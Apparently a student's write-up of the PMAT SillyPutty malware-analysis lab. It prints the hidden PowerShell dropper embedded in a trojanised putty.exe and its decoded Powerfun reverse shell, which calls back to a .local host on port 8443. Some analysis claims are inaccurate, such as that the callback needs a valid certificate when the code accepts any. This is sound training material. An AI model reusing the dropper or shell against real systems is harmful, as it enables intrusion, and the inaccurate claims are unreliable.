Challenge - SillyPutty

> https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/1-3.Challenge-SillyPutty

This is the first challenge in PMAT Course. We are provided with the SillyPutty Binary. All we need is to analyze it and answer the questions which are based on the following (but not limited to these only).

1. **Static Analysis**
    - File hashes
    - VirusTotal
    - FLOSS
    - PEStudio
    - PEView
2. **Dynamic Analysis**
    - Wireshark
    - Inetsim
    - Netcat
    - TCPView
    - Procmon

Challenge Statement

Hello Analyst,

The help desk has received a few calls from different IT admins regarding the attached program.They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when its run. I don't like the sound of that. Do your thing!

IR Team


Challenge Questions:

Basic Static Analysis

- **What is the SHA256 hash of the sample?**

Calculating the hash using Hasher.


> 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83



```
└─PS> python3 /opt/HASHER/Hasher.py ./putty.exe

 An Automated Hash Calculator
 ─────────────────────────────
 Coded by Kamran Saifullah - Frog Man
 Twitter: https://twitter.com/deFr0ggy
 GitHub: https://github.com/deFr0ggy
 LinkedIn: https://linkedin.com/in/kamransaifullah

 Usage: ./Hasher.py <File>


MD5: 334a10500feb0f3444bf2e86ab2e76da
SHA1: c6a97b63fbd970984b95ae79a2b2aef5749ee463
SHA256: 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
SHA512: 9c85eff62ef12564f02735c58b64c581da7107cd250829ce88cc569c5def675d76da3b538a4a394aa2747c375fe683d629e552c3c279d35d6db8484467a530de
```

- **What architecture is this binary?**

We can run File Command to check the supported architecture of the binary.



```
└─PS> file ./putty.exe
./putty.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Intel 80386 is a 32-Bit Architecture thus, the binary is for 32-Bit Windows Systems.


- **Are there any results from submitting the SHA256 hash to VirusTotal??**

Yes, the file is marked as Malicious.

- **Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?**

Strings cxan be helpful, if the binary is not obfuscated. Which in this case is true. I have tried grepping few words specifically, (http, https) to check if we can find any URLs.


> strings putty.exe | grep -i "http" 2>/dev/null



```
└─PS> strings ./putty.exe | grep -i "http" 2>/dev/null
Proxy error: HTTP response was absent
HTTP/%i.%i %n
HTTP
https://www.chiark.greenend.org.uk/~sgtatham/putty/
13.0.0 (https://github.com/llvm/llvm-project/ ab5ee342b92b4661cfec3cdd647c9a5c18e346dd)
CONNECT %s:%i HTTP/1.1
        xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
          xmlns="http://schemas.microsoft.com/SMI/2016/WindowsSettings">
        xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
          xmlns="http://schemas.microsoft.com/SMI/2016/WindowsSettings">
```

We can observe the following URL. On opening the URL we can say that the binary was downloaded from this website.

```
https://www.chiark.greenend.org.uk/~sgtatham/putty/
```



https://www.chiark.greenend.org.uk/~sgtatham/putty/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PuTTY: a free SSH and Telnet client

Home | FAQ | Feedback | Licence | Updates | Mirrors | Keys | Links | Team
Download: Stable · Snapshot | Docs | Changes | Wishlist

PuTTY is a free implementation of SSH and Telnet for Windows and Unix platforms, along with an `xterm` terminal emulator. It is written and maintained primarily by Simon Tatham.

The latest version is 0.76. **Download it here**.

LEGAL WARNING: Use of PuTTY, PSCP, PSFTP and Plink is illegal in countries where encryption is outlawed. We believe it is legal to use PuTTY, PSCP, PSFTP and Plink in England and Wales and in many other countries, but we are not lawyers, and so if in doubt you should seek legal advice before downloading it. You may find useful information at cryptolaw.org, which collects information on cryptography laws in many countries, but we can't vouch for its correctness.

Use of the Telnet-only binary (PuTTYtel) is unrestricted by any cryptography laws.

Latest news


2021-12-14 PuTTY is not affected by the Log4j vulnerability!

This week we've been receiving email queries asking whether PuTTY is affected by last week's remote code execution vulnerability in the Java logging library Log4j (CVE-2021-44228). It is not, because PuTTY doesn't use that library. It's not even written in Java!

2021-08-14 GPG key rollover

On grepping the PowerShell word, we can find a PowerShell script embedded within the binary.

```
strings ./putty.exe | grep -i "powershell" 2>/dev/null
```



```
└PS> strings ./putty.exe | grep -i "powershell" 2>/dev/null
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReade
r(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromB
ase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aG
czlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvd
IVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJv
gz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+
dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JW
aYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2
UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4J
PV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJG
NaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw
7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98
I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKA
mpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcj
ry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')))),[System.IO.Compression.CompressionMode]::Decompress))).Read
ToEnd()))"
```

```
powershell.exe -nop -w hidden -noni -ep bypass "&
([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB
991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlyp
LjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6Rvidy
mTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVG
qInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3
EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzq
cUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzCh
NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3D
qhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUU
jmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7e
wV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iW
ZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtr
m3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqX
FRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845
HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6T
ohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HW
Vp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH
74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6
SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8
ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmp
HRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6
Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4r
irE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))).Read
ToEnd()))"
```

As it is an unobfuscated PowerShell Script, we can assign it to a variable.


```
└─PS> $value = ([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB
991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlyp
LjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6Rvidy
mTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVG
qInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3
EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzq
cUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzCh
NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3D
qhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUU
jmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7e
wV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iW
ZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtr
m3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqX
FRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845
HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6T
ohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HW
Vp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH
74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6
SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8
ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmp
HRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6
Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4r
irE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))).Read
ToEnd()))
```

Now, we can call the variable to check the contents. We can observe that it's a PowerFun Code.

```
└─PS> $value
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplicat
ion.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object
System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))

$sslStream.AuthenticateAsClient("bonus2.corporatebonusappli
cation.local")
```

```
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows
PowerShell running as user " + $env:username + " on " +
$env:computername + "`nCopyright (C) 2015 Microsoft
Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+]
Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-
Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' +
(Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne
0)
    {
        $EncodedText = New-Object -TypeName
System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1
| Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-
Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
```

In other words, this script can be used to create reverse connection back to attackers machine. Whenever this PowerShell Script will run.


github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1
Search or jump to...
Pull requests
Issues
Marketplace
Explore
davehardy20 / PowerShell-Scripts
Public
Watch 2
Fork 5
Code
Issues
Pull requests
Actions
Projects
Wiki
Security
Insights
master
PowerShell-Scripts / Invoke-Powerfun.ps1
Go to file
davehardy20 Initial commit of Invoke-Powerfun.ps1
Latest commit c1243d6 on 28 Aug 2015
History
1 contributor
53 lines (45 sloc) | 2.29 KB
Raw
Blame

```
# Powerfun - Written by Ben Turner & Dave Hardy
function Invoke-Powerfun
{
    Param(
        [String]$listen,
        [String]$port,
        [String]$Command,
        [String]$Sslcon
    )
    Process {
        if ($Command -eq 'reverse')
        {
            $client = New-Object System.Net.Sockets.TCPClient($listen,$port)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq 'true')
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient($listen)
            $stream = $sslStream
        }

        [byte[]]$bytes = 0..255|%{0}
        $sendbytes = ([text.encoding]::ASCII).GetBytes('Windows PowerShell running as user ' + $env:username + ' on ' + $env:computername + "`nCopyright
```

We can also observe that the URL that is being called in the script is.

> System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)

- Domain ⟶ bonus2.corporatebonusapplication.local
- Port ⟶ 8443

From the challenge statement, its likely that when the putty.exe will be run, it will spawn a PowerShell process in which this PowerShell Script get's executed which returns a Blue Screen to the end user.

- **Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?**

As the binary is not packed, the IAT is normal.

- **Is it likely that this binary is packed?**

No, the binary is not packed because if it would have been packed then we won't be having detailed strings.

Basic Dynamic Analysis

- **Describe initial detonation. Are there any notable occurances at first detonation? Without internet simulation? With internet simulation?**

Initially, the Putty.exe looked like a normal program. But after the first detonation, it brings on a Blue Screen right after the execution.

- **From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?**

There is a PowerShell Script embedded within the Putty executable. So, when the Putty is run it is the parent process along with it another process is spawned up which is child to this parent process in which PowerShell.exe is executed and a Base64 encoded string is passed. Which from our static analysis is a malicious script.

- **What is the DNS record that is queried at detonation?**

Domain → bonus2.corporatebonusapplication.local

- **What is the callback port number at detonation?**

Port → 8443

- **What is the callback protocol at detonation?**

Protocol → HTTPS/TLS because (Net.Security.RemoteCertificateValidationCallback) is being used which is looking for a Valid SSL certificate.

Also, this can be validated by using WireShark.

- **How can you use host-based telemetry to identify the DNS record, port, and protocol?**

This can be accomplished by filtering on the name of the binary and adding an additional filter of "Operation contains TCP" in procmon → Same as Husky's solution.

- **Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?**

It will not work, as we do not have a valid SSL Certificate. Even adding the URL and Port into the `hosts` file, will not give us the reverse shell.

